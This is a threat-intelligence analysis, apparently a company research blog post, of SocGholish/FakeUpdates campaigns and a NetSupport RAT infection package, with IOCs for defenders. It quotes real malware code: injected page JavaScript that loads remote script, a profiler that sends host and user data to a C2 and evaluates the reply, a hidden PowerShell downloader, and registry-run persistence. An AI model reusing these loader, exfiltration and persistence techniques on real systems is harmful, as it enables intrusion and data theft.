

# SocGholish Campaigns and Initial Access Kit

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SocGholish AKA FAKEUPDATES was first reported in 2017. While the initial analysis and reporting did not gain much attention, over time the actor(s) behind the activity continued to expand and develop their operations. Partnering with Evil Corp, the FAKEUPDATE / SOCGHOLISH framework has become a major corporate initial access vector. The threat actor(s) behind the framework have strong underground connections, demonstrated through their partnership with Evil Corp and signify thoroughly vetted cyber criminal activity. Threat attackers utilizing the framework represent significant risk to global corporations and have demonstrated top tier penetration testing abilities. According to the FBI, typical losses attributed to their activity span 1 to 40 million dollars per event[1].

Most public reporting on SocGholish revolves around the usage of fake software updates either through drive-by downloads or through links in email spam. However as we will demonstrate in this report they have the ability to do specific campaigns throughout the year. We will link a previously unattributed campaign to this threat group by using both our own private research and third-party public research. At the end, we will also demonstrate a way to pivot on the SocGholish NetSupport RAT configs which can lead to other revelations including the discovery of a publicly available zip file linking one of our discovered RAT configs to a SocGholish campaign.

## IRS Campaigns

While researching NetSupport RAT campaigns, we came across a campaign involving fake captchas, compromised websites and a .NET based loader. The malware appeared to be an XLL loader[7] and appeared to be primarily associated with NetSupport campaigns.

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The screenshot shows the SocGholish interface for a specific file hash: a79b86d06a64f3df1d503a5052a912de767eb1081b6b5192a1acfb9ce2c0a26e. The file path is C:\Users\user\AppData\Roaming\CVPD9DDO\KHIZVF6E. The interface includes a 'Community Score' section with a question mark icon and a 'contains-pe spreader zip' label. Below this are tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'CONTENT', 'SUBMISSIONS', and 'COMMUNITY'. The 'RELATIONS' tab is active, showing two tables: 'ITW Urls' and 'ITW IP Addresses'. The 'ITW Urls' table has columns for 'Scanned', 'Detections', 'Status', and 'URL'. The 'ITW IP Addresses' table has columns for 'IP', 'Detections', 'Autonomous System', and 'Country'. Below these tables is a section for 'a79b86d06a64f3df1d503a5052a912de767eb1081b6b5192a1acfb9ce2c0a26e' with a table showing 'Scanned', 'Detections', 'Type', and 'Name'. Finally, there is a 'Packet Capture (PCAP) Parents' section with a table showing 'Scanned', 'Detections', 'Type', and 'Name'.

Scanned	Detections	Status	URL
2022-02-16	3 / 93	200	http://45.77.87.77/form_irs_check.png
2022-02-15	2 / 93	200	http://149.28.68.114/form_irs_check.png

IP	Detections	Autonomous System	Country
149.28.68.114	0 / 89	20473	US
45.77.87.77	0 / 88	20473	US

Scanned	Detections	Type	Name
2022-02-21	26 / 68	Win32 DLL	nsdll_72.dll
2022-02-19	36 / 69	Win32 DLL	nsdll_72.dll
2022-02-24	37 / 66	Win32 DLL	nsdll_72.dll
2022-02-20	24 / 69	Win32 DLL	nsdll_172.dll

Scanned	Detections	Type	Name
2022-02-21	26 / 68	Win32 DLL	nsdll_72.dll
2022-02-19	36 / 69	Win32 DLL	nsdll_72.dll
2022-02-24	37 / 66	Win32 DLL	nsdll_72.dll

We were able to find one blog talking about these campaigns from Cofense[2] along with a IOC dump from a researcher[9] but the details are lacking and there is no attribution mentioned. It did provide us some extra pivot points thanks to their pictures of the campaigns. One pivot point in particular shows a usage of compromised websites:

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frontbeachtorquay.com  
 2400:b800:8::4 [AU]  
 URL: http://frontbeachtorquay.com/wp-content/themes/twentyfive/russian.php?r=bD1odHRwczovL2lyc2J1c2luZXNzYXVkaXQubmV0L2NhchrjaGEucGhw  
 Submission: On March 18 via manual (March 18th 2022, 9:50:11 pm UTC) from US - Scanned from DE  
 Summary | HTTP 3 | Redirects | Behaviour | Indicators | Similar | DOM | Content | API | Verdicts

**Summary**

This website contacted 2 IPs in 1 countries across 2 domains to perform 3 HTTP transactions. The main IP is 2400:b800:8::4, located in Australia and belongs to SYNERGYWHOLESALE-AP SYNERGY WHOLESALE PTY LTD, AU. The main domain is frontbeachtorquay.com.

This is the only time frontbeachtorquay.com was scanned on urlscan.io!

urlscan.io Verdict: No classification

**Live information**

Google Safe Browsing: Malicious for frontbeachtorquay.com  
 Current DNS A record: 110.232.143.4 [AS45638 - SYNERGYWHOLESALE-AP SYNERGY]

**Screenshot** [Live screenshot]

These sites just have an appended redirect location to the captcha site:

```
# echo "bD1odHRwczovL2lyc2J1c2luZXNzYXVkaXQubmV0L2NhchrjaGEucGhw" |base64 - decode
l=hxxps://irsbusinessaudit[.]net/captcha.php
```

We can also pivot on this captcha website because they reuse the same code for the captcha gate:

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<input type="checkbox"/>	<a href="http://hlmequipment.com/view_order.php">hlmequipment.com/view_order.php</a>	Public	2 months
<input type="checkbox"/>	<a href="http://hlmequipment.com/view_order.php">hlmequipment.com/view_order.php</a>	Public	2 months
<input type="checkbox"/>	<a href="http://irsbusinessaudit.net/captcha.php">irsbusinessaudit.net/captcha.php</a>	Public	2 months
<input type="checkbox"/>	<a href="http://irsbusinessaudit.net/captcha.php">irsbusinessaudit.net/captcha.php</a>	Public	2 months

The IP address for the hlmequipment domain at the time was 5.252.178[.]213 based on passive DNS data which shows similar usage of the XLL loader but also a LNK file:

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**Communicating Files**

Scanned	Detections	Type	Name
2022-03-14	21 / 56	Windows shortcut	Order_confirmation.doc.lnk
2022-02-28	17 / 70	Win32 DLL	nsdll_172.dll

The LNK file is a downloader that will be used to ultimately lead to NetSupport RAT as well:


```
process call create "cmd /c start /min C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
```

LNK files appear to be leveraged through VHD file spam. The associated VHD files were:

```
fe2502a6432f272e6fcb7406182907cd54a94a958ee449be1528263a8caf0ac0  
4ca5c2c0cc2bd56626c3499a88bd5b4ce2bf053c37e5090272220279e2d26d5  
ba757fa287f859745578b293896e4405b040dad3b393a7128966f15fa28dd7d8
```

These files also could have been hosted at compromised websites:

Press enter or click to view image in full size




The screenshot shows a file entry for 'order.vhd' with a size of 5.00 MB, submitted on 2022-03-28. It has a score of 3/56 and is flagged as malicious by 3 security vendors. The 'RELATIONS' tab is active, showing a table of ITW URLs.

Scanned	Detections	Status	URL
2022-03-04	6 / 93	200	http://solenica.com/wp-content/themes/twentyfive/order.vhd
2022-02-19	4 / 93	200	https://solenica.com/wp-content/themes/twentyfive/order.vhd

The files appear to contain the LNK files, which in the instance above will download 'restore.dat'.his file is a script based loader which will then load a .NET base64 encoded XLL loader onboard. In the example above it leads to this file:

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The screenshot shows a file entry for 'nsdll\_172.dll' with a size of 10.00 KB, submitted on 2022-02-28. It has a score of 17/70 and is flagged as malicious by 17 security vendors. The 'DETECTION' tab is active.

These .NET based loaders contain a simplistic way that they obfuscate all their important strings:

```
private static Random random = new Random();  
private static int dec2(int a, int varXLRDDAE) {  
    return (a - varXLRDDAE) / varXLRDDAE;  
}  
public static string RandomString(int length) {
```



**14** / 89

45.76.172.113 (45.76.0.0/15)  
AS 20473 (AS-CHOOPA)

Community Score

**DETECTION**    **DETAILS**    **RELATIONS**    **COMMUNITY** 11

**Passive DNS Replication**

Date resolved	Detections	Resolver	Domain
2022-02-18	9 / 89	VirusTotal	contentcdns.net
2022-02-14	10 / 89	VirusTotal	irsgsetwell.net

## FakeUpdate Drive-by Downloads

Drive-by download campaigns normally consist of a website with injected javascript code:

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
```
I==arguments.length?this.off(a,***):this.off(b,a[***,c]);n.fn.size=function(){return this.length},n.fn.andSelf=n.fn.addBack,"function"==typeof define&&define.amd&&define("jquery",[],function(){return n});var mc=a.jQuery.nc=a.$;return n.noConflict=function(b){return a.$===n&&(a.$=mc),b&&a.jQuery===n&&(a.jQuery=mc),n},b||(a.jQuery=a.$=n),n));jQuery.noConflict();window.dataLayer=window.dataLayer||[];function gtag(){dataLayer.push(arguments)};gtag("js",new Date());gtag("set","developer_id_siznm",true);gtag("config","UA-16689779-1",{anonymous_ip:true});function(){var wd=document[id="cmN2kZkZkI="]};var nb=new RegExp(/018vftel10v58-);if(!window[id="b69jYXp24-"])[id="h32g-"][[id="b6f4v2g-"]](nb)[1]==w[id="b6f4v2g-"]](nb)[1]}(return);var j=navigator[id="d0jcafc0d0"];var ni=window[id="b69jYXp24-"];if(!ni[id="v2102930w-"]&&g[id="Q0k0mp2a-"]){if(!ni){var vc=document.createElement("script");vc.type="text/javascript";vc.async=true;vc.src=id("a880k9M6y8Z0p224u6Gf3cnvVZ0cnf2200jby5j20vccnAb330P192G0xatJ5STBPV0Zp1K0aU9fV0M0E14m15alp0mpV15Tap2e0-");var ni=document.getElementsByTagName("script")[0];ni.parentNode.insertBefore(vc,ni)}function id(at){var zx=window.atob(at);return zx;}function gb(rs,nr){var zx=(rs[id("a05Z0P2g-")](nr)-1);return zx}}();function GoogleLanguageTranslatorInit(){new google.translator.TranslatorElement({opt_language:"en",included_languages:"en,fr,de,it,ru,es",autoDisplay:false},"google_language_translator");function GTFireEvent(lang_pair,lang_dest){try{if(document.createEvent){var event=document.createEvent("HTMLEvents");event.initEvent(lang_dest,true,true);lang_pair.dispatchEvent(event)}else{var event=document.createEventObject();lang_pair.fireEvent("on"+lang_dest,event)}catch(e){}}function doGoogleLanguageTranslator(lang_pair){if(window.glt_request_url)return true;if(lang_pair.value)lang_pair=lang_pair.value;if(lang_pair=="")return;var lang_dest=lang_pair.split('/')[1];var event;var classic=jQuery(".goog-te-combo");var simple=jQuery(".goog-te-menu-frame:first");var simpleValue=simple.contents().find(".goog-te-menu2-item span.text:contains('+lang_text+')");if(classic.length==0){for(var i=0;i<simple.length;i++){event=simple[i]};}else{for(var i=0;i<classic.length;i++){event=classic[i]}}}
```

In this case the injected code will end up going to:

```
hxxps://design.lawrencetravelco[.]com/report?r=dj1iNjI0OWFiNTViODVhMDIxZmRjZCZjaWQ9MjYy
```

The sites are designed around social engineering involving browser updates, the browsers being targeted are the main browsers used in the market; Chrome, Firefox, IE and Opera. As an example here is a fake Edge update:

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The structure of the downloaded zip file will be <Words>.[a-f0-9]{6}.zip and will unzip to a javascript file that will begin checking in to a C2 and downloading more scripts that will profile the environment.

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```
mantyzpuk : function() {
var uzleum = '503';
var razlyipca = [];
razlyipca.push('a');
razlyipca.push(uzleum);
razlyipca.push('262');
return razlyipca;
},

otun : function() {
return request(ammuhfial.mantyzpuk());
},

gteiglce : function() {
kykceat(ammuhfial.otun());
}

};

var url2 = ammuhfial.okxpi('tmnorcb.yehpaayvagenmoyberooocsjdhneimwx.pt
```

The script sends off a few hardcoded values, which are normally a letter and two numbers, and sets the variable url2 as the C2 URL. The response from the C2 is then executed from the same context as this script. The next block of code is called 'init' and is normally used to gather more data about the environment it is being executed in but can be seen accessing the 'url2' variable previously set:

```
upperScope.b_request = request
```

```
upperScope.reqUrl = url2
```

Some WMI queries:

```
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_ComputerSystemProduct", "WQL");  
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem", "WQL");  
var colItems = objWMIService.ExecQuery("SELECT * FROM AntiSpywareProduct", "WQL");  
var colItems = objWMIService.ExecQuery("SELECT * FROM AntiVirusProduct", "WQL");  
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Process", "WQL");  
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Service", "WQL");
```

The script will end up gathering a lot of information which is sent off:

```
var userdnsdomain = wsh.ExpandEnvironmentStrings('%userdnsdomain%')  
var username = wsh.ExpandEnvironmentStrings('%username%')  
var computername = wsh.ExpandEnvironmentStrings('%computername%')  
var processor_architecture = wsh.ExpandEnvironmentStrings('%processor_architecture%')  
var whoami = executeCmdCommand('whoami /all')  
req.push(['init_result', '1'])  
req.push(['ConsentPromptBehaviorAdmin', ConsentPromptBehaviorAdmin])  
req.push(['PromptOnSecureDesktop', PromptOnSecureDesktop])  
req.push(['osBuildNumber', osBuildNumber])  
req.push(['osCaption', osCaption])  
req.push(['whoami', whoami])  
req.push(['userdnsdomain', userdnsdomain])  
req.push(['username', username])  
req.push(['computername', computername])  
req.push(['processor_architecture', processor_architecture])  
req.push(['asproduct', ASProduct])  
req.push(['processlist', processlist])  
req.push(['servicelist', servicelist])  
this['eval'](prepareRequest(req))
```

The delivery for this chain has previously been NetSupport RAT but lately a CobaltStrike loader that AV companies refer to as “Blister” Loader has been delivered, normally placed in a folder within ProgramData along with a renamed Rundll32 executable. The name of the folder and file that will be used is hardcoded in one of the layers responsible for decoding the CobaltStrike file, this way it can setup itself if needed.

Example:

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Name	Purpose
C:\ProgramData\TermSvc\TermSvc.exe	Renamed Rundll32.exe
C:\ProgramData\TermSvc\TermSvc.dll	Blister ( <u>CobaltStrike</u> ) Loader
%User Startup%\TermSvc.lnk	Persistence

The CobaltStrike malleable profile in use will leverage a new WerFault.exe process for itself, this activity blends in nicely with the DLLs as they contain many exports and during sandbox detonations will normally cause multiple faults to occur legitimately.

## FakeUpdate Malspam

These campaigns have a similar flow to the above drive-by download chain except that links to compromised websites are spammed out.

Example:

```
hxhttps://payyourintern[.]com/two-p-1-posts-in-the-un-for-young-specialists
```

Visiting this site will lead to running some injected javascript code

```
<script>;(function(){var wq=document[id("cmVmZXJyZXI=")]|'|';var nb=new RegExp(id('0i8vKFteL10rKS8='
```

Which will then lead to the same chain above, you might have noticed some static values that keep showing up:

```
cmVmZXJyZXI=
0i8vKFteL10rKS8=
```

Thanks to the service PublicWWW[6] we can use this data to check for other compromised sites:

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148 889	<a href="https://guardiao-ao.com/">https://guardiao-ao.com/</a>	var vj=document[ye("cmVmZXJyZXI=")] ' ';var nh=new R
182 444	<a href="https://www.atavatan-turkmenistan.com/">https://www.atavatan-turkmenistan.com/</a>	var wq=document[id("cmVmZXJyZXI=")] ' ';var nb=new R
197 846	<a href="https://techpoint.org/">https://techpoint.org/</a>	var pk=document[hj("cmVmZXJyZXI=")] ' ';var qp=new R
226 672	<a href="https://www.humorpolitico.com.br/">https://www.humorpolitico.com.br/</a>	var wq=document[id("cmVmZXJyZXI=")] ' ';var nb=new R
242 848	<a href="http://www.best-hentai-games.com/">http://www.best-hentai-games.com/</a>	var wq=document[id("cmVmZXJyZXI=")] ' ';var nb=new R
274 670	<a href="http://wearesonnet.com/">http://wearesonnet.com/</a>	var ww=document[uq("cmVmZXJyZXI=")] ' ';var ue=new R

## SocGholish Infection Package

All of the NetSupport RAT configs related to this threat group we have discovered have a static structure to the top portion of their config which means we can pivot on it to find more.

bcd004db9f44f2414c7094f79afb2d80230611e5b4f97960685157d236186126

[HTTP]

```
GatewayAddress=mixerspring.cn:443SecondaryGateway=aasdig8g7b448ugudf.cn:443
GSK=GM;NADEL9C>IAPEF9K=0CHFLL:C=IAP
```


4fffa055d56e48fa0c469a54e2ebd857f23eca73a9928805b6a29a9483dff21

[HTTP]

```
GatewayAddress=sjvuvja.com:443SecondaryGateway=nsncasicuasycas831cs3vvz.cn:443
GSK=FK:0?HDE9C>ICGHH=FBKFL;E@NFA:I
```

This last config(4fff) is related to a NetSupport RAT package which has an interesting relation to another ZIP file:

Press enter or click to view image in full size



The screenshot shows the VirusShare interface for a file named 'socgholish\_jan\_2022.zip'. The file has a size of 8.64 MB and was submitted on 2022-01-07 at 04:07:17 UTC. It is marked as 'encrypted' and 'zip'. A warning message states: '1 security vendor and no sandboxes flagged this file as malicious'. The 'Bundled Files' section contains a table with the following data:

Scanned	Detections	File type	Name
2022-01-05	7 / 58	JavaScript	Chrome.Update.50e772.js
?	?	?	stage_2.js
?	?	?	stage_5.ps1
2022-04-14	31 / 63	ZIP	DOo0gd4h.zip
?	?	JavaScript	stage_3.js
?	?	?	stage_4.ps1

The file names do resemble a SocGholish fakeupdate for Chrome browser campaign and infection so let's analyze them. First is the fakeupdate file which would be downloaded to the targets computer in a zip file.

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FileName: Chrome.Update.50e772.js

Hash: 56de90d87bb9afc5345991b910a17cf0c6ee95cb97ea4b6de87fd93a8f22c9c0

```
{'URLS': ['https://10b33845.xen.hill-family.us/pixel.gif'], 'C2': ['10b33845.xen.hill-family.us']}
```

FileName: stage\_2.js

Hash: ee526c0f6ce5632e585b38322c2b6332730dfa9702d0d94c99dff7a36f98db1b

This file is the 'init' portion of SocGholish, it acts as an initial profiler for the infected system and sends off quite a lot of data along with some hardcoded values:

```
var req = [];  
req.push('b');  
req.push('503');  
req.push(selfName);  
req.push(ComputerName);  
req.push(UserName);  
req.push(Domain);  
req.push(dnsDomain);  
req.push(Manufacturer);  
req.push(Model);  
req.push(BIOS_Version);  
req.push(AntiSpywareProduct);  
req.push(AntiVirusProduct);  
req.push(MACAddress);  
req.push(ProcessList);  
this['eval'](request(req));
```

FileName: stage\_3.js

Hash: 465ab5550bc788a274e38a71ecdc246d407c453a7a2d533a9b4aa2d9e53a8463

This is a downloader which is designed to download and execute a powershell script, the first thing it does is setup some variables that will be leveraged:

```
var execFileName = '2b5fdce5.ps1';  
var fs = new ActiveXObject("Scripting.FileSystemObject");  
var _tempFilePathExec = fs.GetSpecialFolder(2) + "\\\" + execFileName;
```

Submits a request to download the file and writes it to the hardcoded name:

```
try {  
    var req = [];
```

```
req.push('d');
req.push('503');
var fileContent = request(req);
var stream = new ActiveXObject('ADODB.Stream');
stream.Type = 2;
stream.Charset = "ISO-8859-1";
stream.Open();
stream.WriteText(fileContent);
stream.SaveToFile(_tempFilePathExec, 1);
stream.Close();
} catch (e) {
    initExeption = 'error number:' + e.number + ' message:' + e.message;
}
```

Detonates:

```
if (initExeption == '0') {
    try {
        var wsh = new ActiveXObject("WScript.Shell");
        runFileResult = wsh.Run('powershell -ep bypass -windowstyle hidden -f "' + _tempFilePathExec + '');
    } catch (e) {
        runFileExeption += 'error number:' + e.number + ' message:' + e.message;
    }
}
```

Submits completion and gets next stage which will be another script piece for the javascript backdoor portion:

```
var req = [];
req.push('c');
req.push('503');
req.push(_tempFilePathExec);
req.push(runFileResult);
req.push(initExeption);
req.push(runFileExeption);
this['eval'](request(req));
```

FileName: stage\_4.ps1

Hash: a1f710e70688c61f447d575a081f10f21c999170e67cdedff11acb6b87b0ba14

This is the downloaded and detonated powershell file from the previous stage, what is interesting is an overlap in obfuscation usage. The obfuscation wrapper here is related to ServHelper[4,5] which is utilized by TA505[4].

Decoding is the exact same as would be done for a ServHelper related powershell file:

```
>>> passw = 'n1db20gsmk536cazhrtuyx4fvol9q8pi'  
>>> salt = 'qxijovsr5w0a7zml9tpn2g3f8u6d1k4y'  
>>> blob = find_blob(data)  
>>> len(blob)  
5289900  
>>> derbytes = MS_PasswordDeriveBytes(passw, salt, hashlib.sha1, iterations=2, keylen=16)  
>>> c = DES3.new(derbytes, DES3.MODE_CBC, iv[:8])  
>>> out = c.decrypt(b64decode(blob))  
>>> out[:100]  
'\r\n\r\n\r\nfunction oghygb4 {\r\n param($string, $method)\r\n $saguhga = [System.Text.Encoding]::a  
>>> open(sys.argv[1]+''.decr', 'wb').write(out)
```

The decoded file is then the stage\_5 file from the original ZIP package. This file is responsible for XOR decoding the NetSupport RAT package and also setting up the installation of it.

Creates a random folder in AppData:

```
$randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {[char]$_}) )
```

Sets the rat clientname and removes all ps1 files in temp for cleanup:

```
$clientname='ctfmon'+'.exe' remove-item $env:TEMP\*.ps1
```

Writes the zip file to appdata:

```
$lit="$fpath\$randf"+"$.zip"$gr = [System.Convert]::FromBase64String($nfuyrgg1)Set-Content -Path "$li
```

Unzips it and then cleans up the zip file:

```
cd $fpathexpand-archive "$lit" "./"remove-item "$lit"
```

Renames the rat client to ctfmon.exe

```
rename-item "client32.exe" "$clientname"
```

Decodes a registry key:

```
$reg = oghygb4 "Jik2MF07PQ0TERAGHAcPKA4EHA0GCgETMjUcCwMIGREpJhIVHAcBETECHBECgk7PBcb" "z47gha"Decode
```

Sets a run key and starts the process:

```
new-ItemProperty -Path "$reg" -Name "ctfmon_" -Value "$fpath$clientname"start-process "$fpath$client
```

FileName: DOo0gd4h.zip

Hash: 82ddf784507ffbbcca749a687990345041c6c6cb5f4d768ee4136b3b4f4f03

This is the XOR decoded NetSupport RAT package, the client config:

```
[HTTP]
GatewayAddress=svjvujja.com:443
SecondaryGateway=nsncasicuasycas31cs3vvz.cn:443
GSK=FK:0?HDE9C>ICGHM=FBKFL;E@NFA:I
```

## IOCs

XLL loaders:

```
9d8d289dd7fe149e89152983e40b2c1031e0dba3de9d89513163068bfb27a314
ccc0204486cbf8b6db43711ddf8d847cfc15d5f713c60b53c461c4e4eeeb1a4f
abf625d2b1f5f0eb5149fa32ab6e81d148c7316ccb03da2b3db29c964a0cffe7
8b7ece2a8678eef68c30332c283abcac6518732bf75eb19418516c18b361fafd
617c331b65e0d26e1e64a04f06555891e719b578fd2bdc41065458176821f0c1
```

NetSupport RAT Packages:

```
61707f944c47121ba23f3889773aa7c858aa2aae174a145f0170ad7d0384d3bd
a79b86d06a64f3df1d503a5052a912de767eb1081b6b5192a1acfb9ce2c0a26e
82ddf784507ffbbcca749a687990345041c6c6cb5f4d768ee4136b3b4f4f03
```

Campaign Files:

```
fac07b49491d3639c0e8c800a71432b4ad1e4d827e9436b49fbbafead853f9
fe2502a6432f272e6fcb7406182907cd54a94a958ee449be1528263a8caf0ac0
4ca5c2c0cc2bd56626c3499a88bd5b4ce2bf053c37e5090272220279e2d26d5
ba757fa287f859745578b293896e4405b040dad3b393a7128966f15fa28dd7d8
584de2da31e64ccb44b618173344c5625288ba478d8b74cddd0b12ec7b689be4
```

Network IOCs:

```
irsbusinessaudit.net
irsbusinessaudit.net/captcha.php
svjvujja.com
hill-family.us
```

```
mixerspring.cn
nscasicuasyc831cs3vvz.cn
aasdig8g7b448ugudf.cn
irsgetwell.net
asaicuuuvvyy33ifbcia33.cn
149.28.68.114/form_irs_check.png
45.77.87.77/form_irs_check.png
5.252.178.213/restore.dat
5.252.178.213/thumb_cdn.png
hlmequipment.com
businessaudit.tax/verification.php
irsbusinessaudit.tax/f4742.php?e=info@tulsadiamond.com
irsbusinessaudit.tax/f4742.php?e=tgentry@comfortmc.com
contentcdns.net
asaasdivu73774vb33.cn
solenica.com/wp-content/themes/twentyfive/order.vhd
45.76.172.113/fakeurl.htm
194.180.158.173/fakeurl.htm
87.120.8.141/fakeurl.htm
design.lawrencetravelco.com
```

Redirectors:

```
.php?r=bD1odHR
/report?r=dj1
```

## References

- 1: <https://docs.house.gov/meetings/JU/JU00/20220329/114533/HHRG-117-JU00-20220329-SD006.pdf>
- 2: <https://cofense.com/blog/rat-campaign-looks-to-take-advantage-of-the-tax-season>
- 3: <https://research.nccgroup.com/2020/06/23/wastedlocker-a-new-ransomware-variant-developed-by-the-evil-corp-group/>
- 4: <https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505>
- 5: <https://medium.com/walmartglobaltech/ta505-adds-golang-crypter-for-delivering-miners-and-servhelper-af70b26a6e56>
- 6: <https://publicwww.com/>
- 7: <https://www.bleepingcomputer.com/news/security/malicious-excel-xll-add-ins-push-redline-password-stealing-malware/>
- 8: <https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/>

9: <https://github.com/executemalware/Malware-IOCs/blob/main/2022-02-17%20Netsupport%20IOCs>

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Source: <https://medium.com/walmartglobaltech/socgholish-campaigns-and-initial-access-kit-4c4283fea8ee>